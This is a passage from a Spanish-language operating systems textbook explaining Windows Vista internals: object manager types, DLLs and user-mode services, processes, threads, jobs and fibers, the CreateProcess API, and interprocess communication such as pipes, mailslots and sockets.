Vínculo simbólico	Se refiere a otro objeto del administrador de objetos por su nombre de ruta
Dispositivo	Objeto de dispositivo de E/S para un dispositivo físico, bus, driver o instancia de volumen
Driver de dispositivo	Cada driver de dispositivo que se carga tiene su propio objeto

Figura 11-23. Algunos tipos de objetos comunes del ejecutivo que maneja el administrador de objetos.

Proceso e hilo son obvios. Hay un objeto para cada proceso y cada hilo, que contiene las propiedades principales necesarias para administrar ese proceso o hilo. Los siguientes tres objetos, semáforo, mutex y evento, lidian con la sincronización entre procesos. Los semáforos y los mutexes funcionan de la manera esperada, pero con varias características adicionales (por ejemplo, valores máximos y tiempos límite). Los eventos pueden estar en uno de dos estados: señalados o no señalados. Si un hilo espera un evento que está en el estado señalado, el hilo se libera de inmediato. Si el evento está en el estado no señalado, se bloquea hasta que algún otro hilo señala el evento, que libera a todos los hilos bloqueados (eventos de notificación) o sólo al primer hilo bloqueado (eventos de

sincronización). También se puede establecer un evento para que después de haber esperado una señal con éxito, regrese de manera automática al estado no señalado en vez de permanecer en el estado señalado.

Los objetos puerto, temporizador y cola también se relacionan con la comunicación y la sincronización. Los puertos son canales entre procesos para intercambiar mensajes LPC. Los temporizadores proporcionan una manera de bloquear por un intervalo específico. Las colas se utilizan para notificar a los hilos que había empezado antes una operación de E/S asíncrona, o que un puerto tiene un mensaje en espera (están diseñados para administrar el nivel de concurrencia en una aplicación, y se utilizan en aplicaciones multiprocesador de alto rendimiento, como SQL).

Los objetos de archivo abierto se crean cuando se abre un archivo. Los archivos que no están abiertos no tienen objetos administrados por el administrador de objetos. Los tokens de acceso son objetos de seguridad. Identifican a un usuario e indican qué privilegios especiales tiene, si los hay. Los perfiles son estructuras que se utilizan para almacenar muestras periódicas del contador del programa de un hilo en ejecución, para ver dónde invierte su tiempo el programa.

Las secciones se utilizan para representar objetos de memoria que las aplicaciones pueden pedir al administrador de memoria que asigne en su espacio de direcciones. Guardan la sección del archivo (o archivo de paginación) que representa las páginas del objeto de memoria cuando están en el disco. Las claves representan el punto de montaje para el espacio de nombres del registro en el espacio de nombres del administrador de objetos. Por lo general sólo hay un objeto clave, llamado *\REGISTRY*, que conecta los nombres de las claves y los valores del registro al espacio de nombres de NT.

Los directorios de objetos y los vínculos simbólicos son por completo locales para la parte del espacio de nombres de NT que maneja el administrador de objetos. Son similares a sus contrapartes del sistema de archivos: los directorios permiten recolectar objetos relacionados. Los vínculos simbólicos permiten que un nombre en una parte del espacio de nombres de objetos se refiera a un objeto en una parte distinta de ese espacio de nombres.

Cada dispositivo conocido para el sistema operativo tiene uno o más objetos de dispositivo que contienen información sobre él, y el sistema los utiliza para hacer referencia al dispositivo. Por último, cada driver de dispositivo que se ha cargado tiene un objeto de driver en el espacio de objetos. Los objetos de drivers son compartidos por todos los objetos de dispositivos que representan instancias de los dispositivos controlados por esos drivers.

Hay otros objetos que no se muestran y tienen propósitos más especializados, como interactuar con las transacciones del kernel, o la fábrica de hilos trabajadores de la reserva de hilos de Win32.

11.3.4 Subsistemas, DLLs y servicios en modo de usuario

Si regresamos a la figura 11-6 podemos ver que el sistema operativo Windows Vista consiste en componentes en modo de kernel y componentes en modo de usuario. Ahora hemos completado nuestra descripción general de los componentes en modo de kernel; por lo tanto, es tiempo de analizar los componentes en modo de usuario, de los cuales hay tres tipos que son especialmente importantes para Windows: subsistemas del entorno, DLLs y procesos de servicio.

Ya hemos descrito el modelo de subsistemas de Windows; no entraremos en más detalles ahora, sólo mencionaremos que en el diseño original de NT los subsistemas se veían como una

forma de proporcionar varias personalidades del sistema operativo, donde se ejecuta el mismo software subyacente en modo de kernel. Tal vez esto era un intento por evitar que los sistemas operativos compitieran por la misma plataforma, como hicieron VMS y Berkeley UNIX en la VAX de DEC. O quizá nadie en Microsoft sabía si OS/2 tendría éxito como interfaz de programación, o tal vez estaban cubriendo sus apuestas. De cualquier forma, OS/2 se hizo irrelevante y el participante tardío, la API Win32 diseñada para compartirla con Windows 95, terminó como la interfaz dominante.

Un segundo aspecto clave del diseño en modo de usuario de Windows es la biblioteca de vínculos dinámicos (DLL), la cual consiste en código que se vincula a los programas ejecutables en tiempo de ejecución, en vez de hacerlo en tiempo de compilación. Las bibliotecas compartidas no son un nuevo concepto, y la mayoría de los sistemas operativos modernos las utilizan. En Windows casi todas las bibliotecas son DLLs, desde la biblioteca del sistema *ntdll.dll* que se carga en cada proceso en las bibliotecas de alto nivel de funciones comunes, destinadas para permitir que los desarrolladores de aplicaciones reutilicen el código proliferante.

Las DLLs mejoran la eficiencia del sistema, ya que permiten compartir código común entre procesos, reducen los tiempos de carga de programas del disco al mantener el código de uso común en la memoria, e incrementan la capacidad de servicio del sistema al permitir actualizar el código de la biblioteca del sistema operativo sin tener que recompilar o volver a enlazar los programas de aplicación que la utilizan.

Por otra parte, las bibliotecas compartidas introducen el problema del control de versiones y aumentan la complejidad del sistema, ya que los cambios introducidos en una biblioteca compartida para ayudar a un programa específico tienen el potencial de exponer errores latentes en otras aplicaciones, o tal vez sólo fallen debido a los cambios en la implementación, un problema que en el mundo de Windows se conoce como **infierno de las DLLs**.

La implementación de las DLLs es simple en concepto. En vez de que el compilador emita código que llame directamente a las subrutinas en la misma imagen ejecutable, se introduce un nivel de indirección: la **IAT** (*Import Address Table,* Tabla de direcciones de importación). Cuando se carga un ejecutable, se busca la lista de DLLs que también se deben cargar (esto será un grafo en general, ya que, por lo general, las mismas DLLs que aparezcan en la lista también requerirán una lista de otras DLLs para poder ejecutarse). Las DLLs requeridas se cargan y se llena la IAT para todas.

La realidad es más complicada. Otro problema es que los grafos que representan las relaciones entre las DLLs pueden contener ciclos, o tener comportamientos no determinísticos, por lo que el cálculo de la lista de DLLs que se deben cargar puede producir una secuencia que no funcione. Además, en Windows las bibliotecas DLL tienen la oportunidad de ejecutar código cada vez que se cargan en un proceso, o cuando se crea un hilo. Por lo general, esto se hace para que puedan realizar la inicialización o asignar el almacenamiento por hilo, pero muchas DLLs realizan muchos cálculos en estas rutinas para *adjuntar*. Si cualquiera de las funciones llamadas en una rutina para *adjuntar* necesita examinar la lista de DLLs cargadas, puede ocurrir un interbloqueo que deje suspendido el proceso.

Las DLLs se utilizan para algo más que compartir código común. Permiten un modelo de *hosting* para extender las aplicaciones. Internet Explorer puede descargar y crear vínculos a DLLs conocidas como **controles ActiveX**. En el otro extremo de Internet, los servidores Web también

pueden cargar código dinámico para producir una mejor experiencia Web para las páginas que muestran. Las aplicaciones como Microsoft Office vinculan y ejecutan DLLs para poder utilizar Office como una plataforma para construir otras aplicaciones. El estilo COM, el modelo de objetos componentes, de programación permite a los programas buscar y cargar en forma dinámica el código escrito para proporcionar una interfaz publicada específica, lo cual produce el hosting de las DLLs dentro del proceso para casi todas las aplicaciones que utilizan COM.

Toda esta carga dinámica de código ha producido una complejidad aun mayor para el sistema operativo, ya que la administración de versiones de bibliotecas no es sólo una cuestión de asociar los ejecutables a las versiones correctas de las DLLs, sino que algunas veces hay que cargar varias versiones de la misma DLL en un proceso; a esto Microsoft lo denomina **lado a lado**. Un solo programa puede hospedar dos bibliotecas de código dinámicas distintas, cada una de las cuales tal vez tenga que cargar la misma biblioteca de Windows, pero aún así tiene distintos requerimientos de versión para esa biblioteca.

Una mejor solución sería hospedar el código en procesos separados. Pero hospedar código fuera del proceso produce un menor rendimiento, y en muchos casos se tiene un modelo de programación más complicado. Microsoft todavía no ha desarrollado una buena solución para toda esta complejidad en modo de usuario. Por esta razón, los programadores anhelan la simplicidad relativa del modo de kernel.

Una de las razones por las que el modo de kernel tiene menos complejidad que el modo de usuario es que proporciona relativamente pocas oportunidades de extensibilidad fuera del modelo de driver de dispositivo. En Windows, la funcionalidad del sistema se extiende mediante la escritura de servicios en modo de usuario. Esto funciona bien para los subsistemas y aún mejor cuando se proporcionan sólo unos cuantos servicios en vez de una personalidad completa del sistema operativo. Hay relativamente menos diferencias funcionales entre los servicios que se implementan en el kernel, y los servicios que se implementan en los procesos en modo de usuario. Tanto el kernel como el proceso proporcionan espacios de direcciones privadas en donde se pueden proteger las estructuras de datos y se pueden escudriñar las peticiones de servicio.

Sin embargo, puede haber diferencias considerables en el rendimiento entre los servicios en el kernel y los servicios en los procesos en modo de usuario. El proceso de entrar al kernel desde el modo de usuario es lento en el hardware moderno, pero no tanto como tener que hacerlo dos veces al cambiar entre ese proceso y otro. Además, la comunicación entre proceso tiene un menor ancho de banda.

El código en modo de kernel puede acceder (con mucho cuidado) a los datos en las direcciones en modo de usuario que se pasan como parámetros a sus llamadas al sistema. Con los servicios en modo de usuario, esos datos se deben copiar al proceso de servicio, o se debe jugar con la asignación de la memoria entre un proceso y otro (las herramientas de ALPC en Windows Vista se encargan de esto en segundo plano).

En el futuro es posible que se reduzcan los requerimientos en el hardware para tener que cambiar entre los espacios de direcciones y los modos de protección, o tal vez se vuelva irrelevante. El proyecto Singularidad en Microsoft Research (Fandrich y colaboradores, 2006) utiliza técnicas en tiempo de ejecución como las que se utilizan con C# y Java, para que la protección sea una cuestión sólo del software. No se requiere cambiar mediante el hardware entre los espacios de direcciones o los modos de protección.

Windows Vista utiliza de manera considerable los procesos de servicio en modo de usuario para extender la funcionalidad del sistema. Algunos de estos servicios tienen lazos estrechos con la operación de los componentes en modo de kernel como *lsass.exe*, el servicio de autenticación de seguridad local que administra los objetos de token que representan la identidad del usuario, y también administra las claves de cifrado utilizadas por el sistema de archivos. El administrador de plug-and-play en modo de usuario es responsable de determinar el driver correcto que debe utilizar al encontrar un nuevo dispositivo de hardware, instalarlo y decir al kernel que lo cargue. Muchas herramientas proporcionadas por terceras partes, como los antivirus y la administración de los derechos digitales, se implementan como una combinación de drivers en modo de kernel y servicios en modo de usuario.

En Windows Vista, *taskmgr.exe* tiene una ficha que identifica los servicios que se ejecutan en el sistema (las versiones anteriores de Windows muestran una lista de servicios con el comando *net start*). Se pueden ver varios servicios en ejecución en el mismo proceso (**svchost.exe**). Windows hace esto para muchos de sus propios servicios en tiempo de inicio, para reducir el tiempo necesario para iniciar el sistema. Los servicios se pueden combinar en el mismo proceso, siempre y cuando puedan operar en forma segura con las mismas credenciales de seguridad.

Dentro de cada uno de los procesos de servicio compartidos, los servicios individuales se cargan como DLLs. Por lo general comparten una reserva de hilos mediante la herramienta de reserva de hilos de Win32, de manera que sólo el mínimo número de hilos tienen que estar en ejecución entre todos los servicios residentes.

Los servicios son fuentes comunes de vulnerabilidades de seguridad en el sistema, debido a que con frecuencia se puede acceder a ellos en forma remota (dependiendo de las configuraciones del firewall de TCP/IP y de seguridad IP), y no todos los programadores que escriben servicios son tan cuidadosos como deberían para validar los parámetros y búferes que se pasan mediante RPC.

El número de servicios que se ejecutan de manera constante en Windows es asombroso. Aun así, pocos de esos servicios reciben una sola petición, aunque si lo hacen es probable que provengan de un atacante que trate de explotar una vulnerabilidad. Como resultado, cada vez más servicios en Windows se desactivan de manera predeterminada, en especial en las versiones de Windows Server.

11.4 PROCESOS E HILOS EN WINDOWS VISTA

Windows tiene varios conceptos para administrar la CPU y agrupar los recursos entre sí. En las siguientes secciones examinaremos estos conceptos y analizaremos algunas de las llamadas relevantes a la API Win32 y cómo se implementan.

11.4.1 Conceptos fundamentales

En Windows Vista, los procesos son contenedores para los programas. Contienen el espacio de direcciones virtuales, los manejadores que hacen referencia a los objetos en modo de kernel y los hilos. En su papel como contenedor para los hilos, contienen los recursos comunes que se utilizan

para la ejecución de hilos, como el apuntador a la estructura de cuotas, el objeto de token compartido y los parámetros predeterminados que se utilizan para inicializar hilos; incluyendo la prioridad y la clase de planificación. Cada proceso tiene datos del sistema en modo de usuario, conocidos como **PEB** (*Process Environment Block*, Bloque de entorno del proceso). El PEB incluye la lista de módulos cargados (es decir, los EXEs y DLLs), la memoria que contiene cadenas del entorno, el directorio actual de trabajo y datos para administrar los montículos del proceso; así como también un montículo de código de Win32 de casos especiales que se ha acumulado con el tiempo.

Los hilos son la abstracción del kernel para programar la CPU en Windows. Se asignan prioridades a cada hilo con base en el valor de prioridad en el proceso contenedor. Los hilos también pueden tener **afinidad** para ejecutarse sólo en ciertos procesadores. Esto ayuda a los programas concurrentes que se ejecutan en multiprocesadores a esparcir el trabajo de manera explícita. Cada hilo tiene dos pilas de llamadas separadas, una para la ejecución en modo de usuario y la otra para el modo de kernel. También hay un **TEB** (*Thread Environment Block*, Bloque de entorno de hilo) que mantiene los datos en modo de usuario específicos para el hilo, incluyendo el almacenamiento por hilo (*Thread Local Storage*, Almacenamiento local de hilo) y campos para Win32, de lenguaje y localización cultural, además de otros campos especializados que se han agregado mediante varias herramientas.

Además de los PEBs y los TEBs, hay otra estructura de datos que el modo de kernel comparte con cada proceso: a saber, los **datos compartidos de usuario**. Ésta es una página que el kernel puede escribir, pero es de sólo lectura en todos los procesos en modo de usuario. Contiene varios valores mantenidos por el kernel, como varias formas de hora, información de la versión, cantidad de memoria física y un gran número de banderas compartidas que utilizan varios componentes en modo de usuario, como COM, los servicios de terminal y los depuradores. El uso de esta página compartida de sólo lectura es sólo una optimización del rendimiento, ya que los valores también se pueden obtener mediante una llamada al sistema en modo de kernel. Pero las llamadas al sistema son mucho más costosas que un solo acceso a memoria, por lo que para ciertos campos mantenidos por el sistema (como la hora) esto tiene mucho sentido. Los otros campos (como la zona horaria actual) cambian con poca frecuencia, pero el código que depende de estos campos los debe consultar con frecuencia sólo para ver si han cambiado.

Procesos

Los procesos se crean a partir de objetos de sección, cada uno de los cuales describe un objeto de memoria respaldado por un archivo en el disco. Cuando se crea un proceso, el proceso creador recibe un manejador para el proceso creado, el cual le permite modificar el nuevo proceso mediante la asignación de secciones y de memoria virtual, la escritura de parámetros y datos sobre el entorno, la duplicación de descriptores de archivos en su tabla de manejadores y la creación de hilos. Esto es muy distinto a la forma en que se crean los procesos en UNIX, y refleja la diferencia en los sistemas de destino para los diseños originales de UNIX en comparación con Windows.

Como vimos en la sección 11.1, UNIX se diseñó para sistemas de un solo procesador de 16 bits, que utilizaban el intercambio para compartir la memoria entre procesos. En dichos sistemas era una idea brillante tener el proceso como la unidad de concurrencia y utilizar una operación como fork para crear procesos. Para ejecutar un nuevo proceso con poca memoria y sin hardware de me-

moria virtual, los procesos en memoria se tienen que intercambiar hacia el disco para crear espacio. En un principio, Unix implementaba fork sólo para intercambiar el proceso padre hacia el disco y pasar su memoria física al hijo. La operación casi no tenía repercusiones.

Por el contrario, el entorno de hardware cuando el equipo de Cutler escribió NT eran los sistemas multiprocesadores de 32 bits, con hardware de memoria virtual para compartir de 1 a 16 MB de memoria física. Los multiprocesadores ofrecen la oportunidad de ejecutar partes de los programas en forma concurrente, por lo que NT utilizaba los procesos como contenedores para compartir la memoria y los recursos de los objetos, y utilizaba los hilos como la unidad de concurrencia para la programación.

Desde luego que los sistemas de los próximos años no se parecerán en nada a estos entornos de destino, ya que tendrán espacios de direcciones de 64 bits con docenas (o cientos) de núcleos de CPU por cada socket de chip, y varios GB de memoria física; así como también **dispositivos flash** y otros tipos de almacenamiento no volátil agregados a la jerarquía de memoria, un mayor soporte para la virtualización, redes ubicuas y soporte para las innovaciones de sincronización como la **memoria transaccional**. Windows y UNIX seguirán adaptándose a las nuevas realidades del hardware, pero lo realmente interesante será ver qué nuevos sistemas operativos están diseñados de manera específica para los sistemas, con base en estos avances.

Trabajos y fibras

Windows puede agrupar los procesos en trabajos, pero la abstracción de trabajo no es muy general. Se diseñó de manera específica para agrupar procesos y poder aplicar restricciones a los hilos que contienen, como la limitación del uso de los recurso por medio de una cuota compartida o la implementación de un **token restringido** para evitar que los hilos accedan a muchos objetos del sistema. La propiedad más importante de los trabajos para la administración de recursos es que, una vez que un proceso está en un trabajo, todos los procesos que los hilos creen en esos procesos también estarán en la tarea. No hay escapatoria. Como lo sugiere el nombre, los trabajos se diseñaron para situaciones que se parecen más al procesamiento por lotes que la computación interactiva ordinaria.

Un proceso puede estar en (a lo más) un trabajo. Esto tiene sentido, pues es difícil definir el significado de que un proceso esté sujeto a varias cuotas compartidas o tokens restringidos. Pero esto significa que si varios servicios en el sistema tratan de usar trabajos para administrar procesos, habrá conflictos si intentan administrar los mismos procesos. Por ejemplo, una herramienta administrativa que tratara de restringir el uso de los recursos al colocar procesos en tareas se frustraría si el proceso primero se inserta a sí mismo en su propio trabajo, o si una herramienta de seguridad ya hubiera colocado el proceso en un trabajo con un token restringido para limitar su acceso a los objetos del sistema. Como resultado, el uso de trabajos en Windows es raro.

La figura 11-24 muestra la relación entre trabajos, procesos, hilos y fibras. Los trabajos contienen procesos. Los procesos contienen hilos. Pero los hilos no contienen fibras. La relación entre los hilos y las fibras es por lo general de varios a varios.

Para crear fibras, se asigna una pila y una estructura de datos tipo fibra en modo de usuario para almacenar los registros y datos asociados con la fibra. Los hilos se convierten en fibras, pero las fibras también se pueden crear en forma independiente a los hilos. Dichas fibras no se ejecutarán




Figura 11-24. La relación entre tareas, procesos, hilos y fibras. Las tareas y las fibras son opcionales: no todos los procesos están en tareas o contienen fibras.

sino hasta que una fibra que ya se esté ejecutando en un hilo llame de manera explícita a `SwitchToFiber` para ejecutar la fibra. Los hilos podrían tratar de cambiar a la fibra que ya se está ejecutando, por lo que el programador debe proporcionar la sincronización para evitarlo.

La principal ventaja de las fibras es que la sobrecarga de cambiar entre una fibra y otra es bastante menor que la sobrecarga de cambiar entre un hilo y otro. Para un cambio de hilo se requiere entrar y salir del kernel. En un cambio de fibra se guardan y restauran unos cuantos registros sin cambiar los modos.

Aunque las fibras se programan en forma cooperativa, si hay varios hilos que programan las fibras se requiere mucha sincronización cuidadosa para asegurar que éstas no interfieran entre sí. Para simplificar la interacción entre los hilos y las fibras, a menudo es conveniente crear sólo la cantidad de hilos equivalente al número de procesadores disponibles para ejecutarlos, y usar la afinidad de los hilos para que cada uno se ejecute sólo en un conjunto distinto de procesadores disponibles, o incluso en un solo procesador.

Así, cada hilo puede ejecutar un subconjunto específico de las fibras, para establecer una relación de uno a varios entre los hilos y las fibras que simplifique la sincronización. Aun así, de todas formas hay muchas dificultades con las fibras. La mayoría de las bibliotecas de Win32 no conocen las fibras en lo absoluto, y las aplicaciones que tratan de utilizarlas como si fueran hilos encontrarán varias fallas. El kernel no tiene conocimiento de las fibras, y cuando una de ellas entra al kernel, el hilo en el que se ejecuta se puede bloquear y el kernel programará un hilo arbitrario en el procesador, con lo cual no podrá ejecutar otras fibras. Por estas razones, las fibras se utilizan raras veces, excepto al portar código de otros sistemas que necesitan de manera explícita la funcionalidad que proporcionan. En la figura 11-25 se muestra un resumen de estas abstracciones.

Hilos

Por lo general, cada proceso empieza con un hilo, pero se pueden crear nuevos en forma dinámica. Los hilos forman la base de la programación de la CPU, ya que el sistema operativo siempre selecciona un hilo para ejecutarlo, no un proceso. En consecuencia, cada hilo tiene un estado (listo, en

Nombre	Descripción	Notas
Tarea	Colección de procesos que comparten cuotas y límites	Se utiliza raras veces
Proceso	Contenedor para guardar recursos	
Hilo	Entidad programada mediante el kernel	
Fibra	Hilo ligero que se administra por completo en espacio de usuario	Se utiliza raras veces

Figura 11-25. Conceptos básicos que se utilizan para la administración de la CPU y los recursos.

ejecución, bloqueado, etc.), mientras que los procesos no tienen estados de planificación. Los hilos se pueden crear en forma dinámica mediante una llamada a Win32 que especifique la dirección dentro del espacio de direcciones del proceso circundante en la que va a empezar su ejecución.

Cada hilo tiene un ID de hilo, el cual se toma del mismo espacio de nombres que los IDs del proceso, por lo que un proceso y un hilo nunca pueden utilizar un solo ID al mismo tiempo. Los IDs de procesos y de hilos son múltiplos de cuatro, debido a que en realidad los asigna el ejecutivo mediante una tabla de manejadores especial, que se separa para la asignación de IDs. El sistema reutiliza la herramienta de administración de manejadores escalable que se muestra en las figuras 11-18 y 11-19. La tabla de manejadores no tiene referencias en los objetos, pero utiliza el campo de apuntador para apuntar al proceso o hilo, de manera que la búsqueda de un proceso o de un hilo por su ID es muy eficiente. El ordenamiento FIFO de la lista de manejadores libres se activa para la tabla de IDs en versiones recientes de Windows, de manera que los IDs no se reutilicen de inmediato. Al final de este capítulo exploraremos los problemas con la reutilización inmediata, en la sección de problemas.

Por lo general, un hilo se ejecuta en modo de usuario, pero cuando hace una llamada al sistema, cambia al modo de kernel y continúa su ejecución como el mismo hilo con las mismas propiedades y límites que tenía en modo de usuario. Cada hilo tiene dos pilas, una para usarla cuando está en modo de usuario y otra para usarla en modo de kernel. Cada vez que un hilo entra al kernel, cambia a la pila en modo de kernel. Los valores de los registros en modo de usuario se guardan en una estructura de datos llamada **CONTEXT** en la base de la pila en modo de kernel. Como la única forma de que un hilo en modo de usuario no se ejecute es que entre al kernel, el contexto (CONTEXT) para un hilo siempre contiene el estado de sus registros cuando no se ejecuta. El contexto (CONTEXT) para cada hilo se puede examinar y modificar desde cualquier proceso que tenga un manejador para ese hilo.

Por lo general, los hilos se ejecutan mediante el token de acceso del proceso que los contiene, pero en ciertos casos relacionados con el modelo cliente/servidor, un hilo que se ejecuta en un proceso de servicio puede hacerse pasar por su cliente, mediante el uso de un token de acceso temporal con base en el token del cliente, para que pueda realizar operaciones a su beneficio (en general, un servicio no puede utilizar el token actual del cliente, ya que el cliente y el servidor se pueden ejecutar en distintos sistemas).

Los hilos también son el punto focal normal para la E/S. Los hilos se bloquean al realizar operaciones de E/S síncronas, y los paquetes de petición de E/S restantes para las operaciones de E/S asíncronas se vinculan con el hilo. Cuando un hilo termina su ejecución, puede concluir. Cualquier

petición de E/S pendiente para el hilo se cancelará. Cuando el hilo que aún esté activo en un proceso termine, el proceso terminará.

Es importante tener en cuenta que los hilos son un concepto de programación, no de propiedad de recursos. Cualquier hilo puede acceder a todos los objetos que pertenecen a su proceso. Todo lo que tiene que hacer es utilizar el valor del manejador y hacer la llamada apropiada a Win32. No hay restricción en un hilo que no pueda acceder a un objeto sólo porque otro hilo distinto lo haya abierto o creado. El sistema ni siquiera mantiene el registro de cuál hilo creó cuál objeto. Una vez que un manejador se coloca en la tabla de manejadores de un proceso, cualquier hilo en el proceso puede utilizarlo, aun si se está haciendo pasar por un usuario distinto.

Como vimos antes, además de los hilos normales que se ejecutan dentro de procesos de usuario, Windows tiene varios hilos del sistema que sólo se ejecutan en el modo del kernel y no están asociados con ningún proceso de usuario. Todos esos hilos del sistema se ejecutan en un proceso especial, conocido como **proceso del sistema**. Este proceso no tiene un espacio de direcciones en modo de usuario. Proporciona el entorno en el que se ejecutan los hilos cuando no operan a beneficio de un proceso específico en modo de usuario. Más adelante estudiaremos algunos de estos procesos junto con la administración de la memoria. Algunos realizan tareas administrativas, como la escritura de páginas sucias al disco, mientras que otros forman la reserva de hilos trabajadores que se asignan para ejecutar tareas de corto plazo delegadas por los componentes del ejecutivo, o por los drivers que necesitan realizar cierto trabajo en el proceso del sistema.

11.4.2 Llamadas a la API para administrar trabajos, procesos, hilos y fibras

Los nuevos procesos se crean mediante la función `CreateProcess` de la API Win32. Esta función tiene muchos parámetros y opciones. Recibe el nombre del archivo que se va a ejecutar, las cadenas de la línea de comandos (sin analizar) y un apuntador a las cadenas del entorno. También hay banderas y valores que controlan muchos detalles, como la forma en que se configura la seguridad para el proceso y el primer hilo, la configuración del depurador y las prioridades de planificación. Hay una bandera que también especifica si los manejadores abiertos en el proceso creador se deben pasar al nuevo proceso. La función también recibe el directorio actual de trabajo para el nuevo proceso y una estructura de datos opcional, con información acerca de la Ventana de GUI que debe utilizar el proceso. En vez de devolver sólo un ID para el nuevo proceso, Win32 devuelve los manejadores y los IDs, tanto para el nuevo proceso como para su hilo inicial.

El gran número de parámetros revela varias diferencias en comparación con el diseño de la creación de procesos en UNIX.

1. La ruta actual de búsqueda para encontrar el programa que se debe ejecutar está enterrada en el código de la biblioteca para Win32, pero se administra de manera más explícita en UNIX.

2. En UNIX, el directorio actual de trabajo es un concepto en modo del kernel, pero en Windows es una cadena en modo de usuario. Windows *sí* abre un manejador en el directorio actual para cada proceso, con el mismo efecto molesto que en UNIX: no se puede eliminar el directorio a menos que se encuentre en otra parte de la red.

3. UNIX analiza la línea de comandos y pasa un arreglo de parámetros, mientras que Win32 deja el análisis de los argumentos para que lo haga el programa individual. Como consecuencia, distintos programas pueden manejar los comodines (por ejemplo, *.txt) y otros símbolos especiales de una manera inconsistente.

4. La opción de heredar o no los descriptores de archivos en UNIX es una propiedad del manejador. En Windows es una propiedad tanto del manejador como de un parámetro para la creación del proceso.

5. Win32 está orientado a la GUI, por lo que los nuevos procesos reciben información de manera directa sobre su ventana primaria, mientras que esta información se pasa en forma de parámetros a las aplicaciones de GUI en UNIX.

6. Windows no tiene un bit SETUID como propiedad del ejecutable, pero un proceso puede crear a otro proceso que se ejecute como un usuario distinto, siempre y cuando pueda obtener un token con las credenciales de ese usuario.

7. El manejador del proceso y el del hilo que se devuelven de Windows se pueden utilizar para modificar el nuevo proceso/hilo de muchas formas sustantivas, incluyendo la duplicación de los manejadores y el establecimiento de las variables de entorno en el nuevo proceso. UNIX sólo realiza modificaciones a los nuevos procesos entre las llamadas a `fork` y `exec`.

Algunas de estas diferencias son históricas y filosóficas. UNIX se diseñó para ser orientado a la línea de comandos y no a la GUI como Windows. Los usuarios de UNIX son más sofisticados y comprenden conceptos como las variables *PATH*. Windows Vista heredó muchas características de MS-DOS.

La comparación también está torcida, ya que Win32 es una envoltura en modo de usuario alrededor de la ejecución del proceso nativo de NT, en forma muy parecida a las envolturas `fork`/`exec` de la función de biblioteca *system* en UNIX. Las llamadas al sistema actuales de NT para crear procesos e hilos (`NtCreateProcess` y `NtCreateThread`) son mucho más simples que las versiones de Win32. Los principales parámetros para la creación de procesos en NT son un manejador en una sección que representa el archivo de programa a ejecutar, una bandera que especifica si el nuevo proceso debe (de manera predeterminada) heredar los manejadores del creador, y los parámetros relacionados con el modelo de seguridad. Todos los detalles de establecer las cadenas de entorno y crear el hilo inicial se dejan al código en modo de usuario que puede utilizar el manejador en el nuevo proceso para manipular su espacio de direcciones virtuales de manera directa.

Para dar soporte al subsistema POSIX, la creación de procesos nativos tiene una opción para crear un proceso al copiar el espacio de direcciones virtuales de otro proceso, en vez de asignar un objeto de sección para un nuevo programa. Esto sólo se utiliza para implementar `fork` para POSIX, y no mediante Win32.

La creación de hilos pasa el contexto de la CPU para que la utilice el nuevo hilo (que incluye el apuntador de la pila y el apuntador a la instrucción inicial), una plantilla para el TEB y una

bandera que indica si el hilo se debe ejecutar de inmediato o si se debe crear en un estado suspendido (en espera de que alguien llame a NtResumeThread en su manejador). Las acciones de crear la pila en modo de usuario y meter los parámetros *argv/argc* se dejan para el código en modo de usuario que hace las llamadas a las APIs de administración de memoria nativas de NT en el manejador del proceso.

En la versión Windows Vista se incluyó una nueva API nativa para los procesos, la cual mueve muchos de los pasos en modo de usuario al ejecutivo en modo de kernel, y combina la creación del proceso con la creación del hilo inicial. La razón del cambio fue aceptar el uso de los procesos como límites de seguridad. Por lo general, se considera que todos los procesos creados por un usuario tienen la misma confianza. Es el usuario (que se representa mediante un token) el que determina en dónde está el límite de la confianza. Este cambio en Windows Vista permite a los procesos proporcionar también límites de confianza, pero esto significa que el proceso creador no tiene los permisos suficientes en relación con un manejador de procesos como para implementar los detalles de la creación de procesos en modo de usuario.

Comunicación entre procesos

Los hilos se pueden comunicar de muchas formas, incluyendo las tuberías, las tuberías con nombre, las ranuras de correo, los sockets, las llamadas a procedimientos remotos y los archivos compartidos. Las tuberías tienen dos modos: byte y mensaje; se selecciona uno de ellos al momento de su creación. Las tuberías en modo de byte funcionan igual que en UNIX. Las tuberías en modo de mensaje son algo similares, pero preservan los límites de los mensajes, de manera que cuatro escrituras de 128 bytes se leerán como cuatro mensajes de 128 bytes y no como un mensaje de 512 bytes, como podría ocurrir con las tuberías en modo de byte. También existen las tuberías con nombre, y tienen los mismos dos modos que las regulares. Las tuberías con nombre también se pueden utilizar a través de una red, pero las regulares no.

Las **ranuras de correo** son una característica del sistema operativo OS/2 que se implementó en Windows por cuestión de compatibilidad. Son similares a las tuberías en ciertas formas, pero no en todo. Por ejemplo, son de una vía, mientras que las tuberías son de dos vías. Se podrían utilizar a través de una red, pero no pueden ofrecer una entrega garantizada. Por último, permiten que el proceso emisor transmita un mensaje a muchos receptores, en vez de sólo uno. Tanto las ranuras de correo como las tuberías con nombre se implementan como sistemas de archivos en Windows, en vez de implementarse como funciones del ejecutivo. De esta forma, se pueden utilizar a través de la red mediante el uso de los protocolos existentes para sistemas de archivos remotos.

Los **sockets** son como las tuberías, excepto que por lo general conectan procesos en distintas máquinas. Por ejemplo, un proceso escribe en un socket y otro en una máquina remota lee la información del primero. Los sockets también se pueden utilizar para conectar procesos en la misma máquina, pero como generan más sobrecarga que las tuberías, por lo general se utilizan sólo en un contexto de red. Los sockets se diseñaron originalmente para Berkeley UNIX, y la implementación se hizo disponible en muchas partes. Algunas de las estructuras de datos y parte del código de Berkeley siguen presentes en Windows en la actualidad, como se reconoce en las notas de la versión del sistema.

